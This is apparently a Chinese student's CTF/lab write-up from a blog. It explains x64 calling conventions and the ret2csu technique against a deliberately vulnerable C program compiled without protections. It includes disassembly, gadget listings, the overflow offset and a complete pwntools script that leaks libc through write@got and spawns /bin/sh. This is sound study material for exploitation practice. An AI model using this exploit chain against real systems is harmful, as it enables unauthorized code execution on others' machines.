Tamevic’s Ctf-Pwn writeup@软件安全‘实验4pwn’

原创

TameVic 于 2019-04-08 22:07:26 发布 150 收藏
分类专栏： pwn 文章标签： ctf pwn
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_43264421/article/details/89085208
版权
pwn 专栏收录该内容
2 篇文章 0 订阅
订阅专栏
Tamevic’s Ctf-Pwn writeup@软件安全‘实验4pwn’


> x64和x86到底有什么不同？

文件：
这次是给到一段源码，自己对其进行编译，然后再pwn可执行文件，源码如下：

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void vulnerable_function() {
   char buf[128];
   read(STDIN_FILENO, buf, 512);
}

int main(int argc, char** argv) {
   write(STDOUT_FILENO, "Hello, World\n", 13);
   vulnerable_function();
}
```

编译命令：
`gcc -fno-stack-protector -z execstack -o lab4 lab4.c`

-fno-stack-protector和-z execstack这两个参数会分别关掉DEP和Stack Protector。同时我们在shell中执行：



这样就编译出了一个没有canary，没有PIE的可执行文件lab4

分析

这次实验主要是为了认识到x64和x86到底有什么区别，以及对通用gadgets的使用。我们一点一点来学习：

x64和x86的区别

从本质上来说x64是64位汇编而x86是32位汇编，一次执行的位数不一样。从执行情况来说，传参的方式不一样：x86的参数是直接保存在栈上，而x64的参数先依次存入寄存器**RDI, RSI, RDX, RCX, R8和 R9**，从第7个参数开始才保存在栈上。所以需要使用一些类似于`pop rdi;ret`之类的gadgets。找gadgets的话可以使用`objdump`命令来查找，或者使用ROPgadget（例句：`ROPgadget --binary lab4 --only "pop|ret"`）

关于通用gadgets

有的时候可能找不到比较合适的gadgets，但是在x64编译时会加入一个初始化函数`_libc_csu_init()`

```
.text:00000000004005C0                 public __libc_csu_init
.text:00000000004005C0 __libc_csu_init proc near               ; DATA XREF: start+16↑o
.text:00000000004005C0 ; __unwind {
.text:00000000004005C0                 push    r15
.text:00000000004005C2                 push    r14
.text:00000000004005C4                 mov     r15d, edi
.text:00000000004005C7                 push    r13
.text:00000000004005C9                 push    r12
.text:00000000004005CB                 lea     r12, __frame_dummy_init_array_entry
.text:00000000004005D2                 push    rbp
.text:00000000004005D3                 lea     rbp, __do_global_dtors_aux_fini_array_entry
.text:00000000004005DA                 push    rbx
.text:00000000004005DB                 mov     r14, rsi
.text:00000000004005DE                 mov     r13, rdx
.text:00000000004005E1                 sub     rbp, r12
.text:00000000004005E4                 sub     rsp, 8
.text:00000000004005E8                 sar     rbp, 3
.text:00000000004005EC                 call    _init_proc
.text:00000000004005F1                 test    rbp, rbp
.text:00000000004005F4                 jz      short loc_400616
.text:00000000004005F6                 xor     ebx, ebx
.text:00000000004005F8                 nop     dword ptr [rax+rax+00000000h]
.text:0000000000400600
.text:0000000000400600 loc_400600:                             ; CODE XREF: libc_csu_init+54↓j
.text:0000000000400600                 mov     rdx, r13
.text:0000000000400603                 mov     rsi, r14
```

```
.text:0000000000400606                 mov     edi, r15d
.text:0000000000400609                 call    qword ptr [r12+rbx*8]
.text:000000000040060D                 add     rbx, 1
.text:0000000000400611                 cmp     rbx, rbp
.text:0000000000400614                 jnz     short loc_400600
.text:0000000000400616
.text:0000000000400616 loc_400616:                             ; CODE XREF: __libc_csu_init+34↑j
.text:0000000000400616                 add     rsp, 8
.text:000000000040061A                 pop     rbx
.text:000000000040061B                 pop     rbp
.text:000000000040061C                 pop     r12
.text:000000000040061E                 pop     r13
.text:0000000000400620                 pop     r14
.text:0000000000400622                 pop     r15
.text:0000000000400624                 retn
.text:0000000000400624 ; } // starts at 4005C0
.text:0000000000400624 __libc_csu_init endp
.text:0000000000400624
.text:0000000000400624 ; ---------------------------------------------------------------------------
.text:0000000000400625                 align 10h
.text:0000000000400630
```

https://blog.csdn.net/qq_43264421

其中关键的gadgets就在0x400616这里

```
0400616 loc_400616:
0400616                 add     rsp, 8
040061A                 pop     rbx
040061B                 pop     rbp
040061C                 pop     r12
040061E                 pop     r13
0400620                 pop     r14
0400622                 pop     r15
0400624                 retn
0400624 ; } // starts at 4005C0
0400624 __libc_csu_init endp
```

https://blog.csdn.net/qq_43264421

这里我们可以控制rbx、rbp、r12、r13、r14、r15的值，然后再回到上面0x400600

```
400600                  mov     rdx, r13
400603                  mov     rsi, r14
400606                  mov     edi, r15d
400609                  call    qword ptr [r12+rbx*8]
40060D                  add     rbx, 1
400611                  cmp     rbx, rbp
400614                  jnz     short loc_400600
400616
```

利用这里的3个mov语句将r13的值赋给rdx，将r14的值赋给rsi，将r15的值赋给rdi，同时还能调用[r12+rbx*8]这个地址的指令。之后继续顺序执行到最后ret回跳到想要去的地方。

具体exp思路：

- 利用通用gadgets，控制pc调用想调用的函数，
- 通过write()函数泄露libc版本，计算libc基址，求得System()函数和'/bin/sh'的地址，
- 回到main()函数溢出执行system('/bin/sh')
- getshell

-看看主函数

记下主函数地址 `0x0000000000400587`
记下popgad地址 `0x000000000040061A`
记下movgad地址 `0x0000000000400600`

-根据思路写脚本
还是按照边调试边写脚本的方法

1.先计算溢出点

```
deng@ubuntu:~/Documents/pwn5$ cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaa
uaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
paabqaabraabsaabtaabuaabvaabwaabxaabyaab
deng@ubuntu:~/Documents/pwn5$ cyclic -l 0x6261616b6261616a
[CRITICAL] Subpattern must be 4 bytes
deng@ubuntu:~/Documents/pwn5$ cyclic -l 0x6261616b
140
deng@ubuntu:~/Documents/pwn5$ cyclic -l 0x6261616a
136
deng@ubuntu:~/Documents/pwn5$
```

https://blog.csdn.net/qq_43264421

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400586 in vulnerable_function ()
gdb-peda$ x/gx $rsp
0x7fffffffde48: 0x6261616b6261616a
```

构建200个有序字符，运行程序，粘贴输入，发现在0x0000000000400586这行代码的地方发生溢出，查看此时的$rsp

```
x/gx $rsp
```

如图，可知溢出的字段是`0x6261616b6261616a`
在有序字符内查找（cyclic这个工具只能查32位，比较蛋疼，我们得到的字段是64位的，由堆栈的特点可以推断应该用后四位进行查询），可以得知在136字符处发生溢出。

2.再利用通用gadgets

```
payload='a'*136 + p64(popgad)
payload+=p64(0)+p64(1)+p64(elf.got['write'])+p64(8)+p64(elf.got['write'])+p64(1)
payload+=p64(movgad)
payload+='a'* (7*8)+p64(main)
```

主函数中覆盖返回地址让程序执行到popgad的位置，然后对寄存器进行赋值。
对这段代码研究一下可以知道，在movgad执行后会将rbx+1，随后将rbx和rbp进行比对，不相等则回跳向别处。所以这里先给rbx赋值0，给rbp赋值1.我们想让函数执行r12所存的函数地址的函数，而且还需要泄露libc的版本，所以用一个执行过的函数write（）。这里要注意，由于我们这里直接是call指令执行，所以要用write_got中的地址。后三个寄存器r13，r14，r15的值分别会在movgad中赋给rdx，rsi，rdi。**（这里一定要注意顺序，在x64的传参规则中，顺序是rdi，rsi，rdx，所以此处r15将是write函数的第一个参数，r14是第二个参数，r13是第三个参数）**达到的效果等同于write(1,write_got,8)，64位文件位数应为8！
然后将movgad的值赋给ret，让程序向上跳从三个mov开始执行。然后程序会顺序向下执行，这里共有7条指令，为避免程序乱跳，需要将这些语句都覆盖。传入`'a'*(7*8)`，然后赋值main函数的地址，让程序继续回到main函数执行。

3.泄露libc，让程序执行System('/bin/sh')

```
write=u64(p.recv(8).ljust(8,'\x00'))
print "write:" + hex(write)
libc=LibcSearcher('write',write)
libcbase=write-libc.dump('write')
system_addr=libcbase+libc.dump('system')
binsh_addr=libcbase+libc.dump('str_bin_sh')

payload2='a'*136 + p64(0x0000000000400623)+p64(binsh_addr)+p64(system_addr)
```

这里又找了一个gadgets

```
Gadgets information
============================================================
0x000000000040061c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040061e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400620 : pop r14 ; pop r15 ; ret
0x0000000000400622 : pop r15 ; ret
0x000000000040061b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040061f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004004d0 : pop rbp ; ret
0x0000000000400623 : pop rdi ; ret
0x0000000000400621 : pop rsi ; pop r15 ; ret
0x000000000040061d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400419 : ret

Unique gadgets found: 11
```

https://blog.csdn.net/qq_43264421


`0x400623 pop rdi;ret` 用这个gadgets执行

最终exp如下，并执行
附

```
from pwn import *
from LibcSearcher import *

context.log_level='debug'
context.terminal=['gnome-terminal','-x','sh','-c']

p=process('./lab4')
elf=ELF('./lab4')

main  =0x0000000000400587
popgad=0x000000000040061A
movgad=0x0000000000400600

print p64(elf.got['write'])

payload='a'*136 + p64(popgad)
payload+=p64(0)+p64(1)+p64(elf.got['write'])+p64(8)+p64(elf.got['write'])+p64(1)
payload+=p64(movgad)
payload+='a'* (7*8)+p64(main)
#pwnlib.gdb.attach(p)

p.recvuntil('World\n')
p.sendline(payload)
write=u64(p.recv(8).ljust(8,'\x00'))
print "write:" + hex(write)
libc=LibcSearcher('write',write)
libcbase=write-libc.dump('write')
system_addr=libcbase+libc.dump('system')
binsh_addr=libcbase+libc.dump('str_bin_sh')

payload2='a'*136 + p64(0x0000000000400623)+p64(binsh_addr)+p64(system_addr)
p.recvuntil('World\n')
p.sendline(payload2)

p.interactive()
```

结果

运行脚本，getshell



End

在那个13，14，15的顺序那里卡了很久…没有注意到顺序带来的影响，说到底还是没有把movgad的执行过程想清楚！

19岁的最后一篇博客。祝自己生日快乐啊~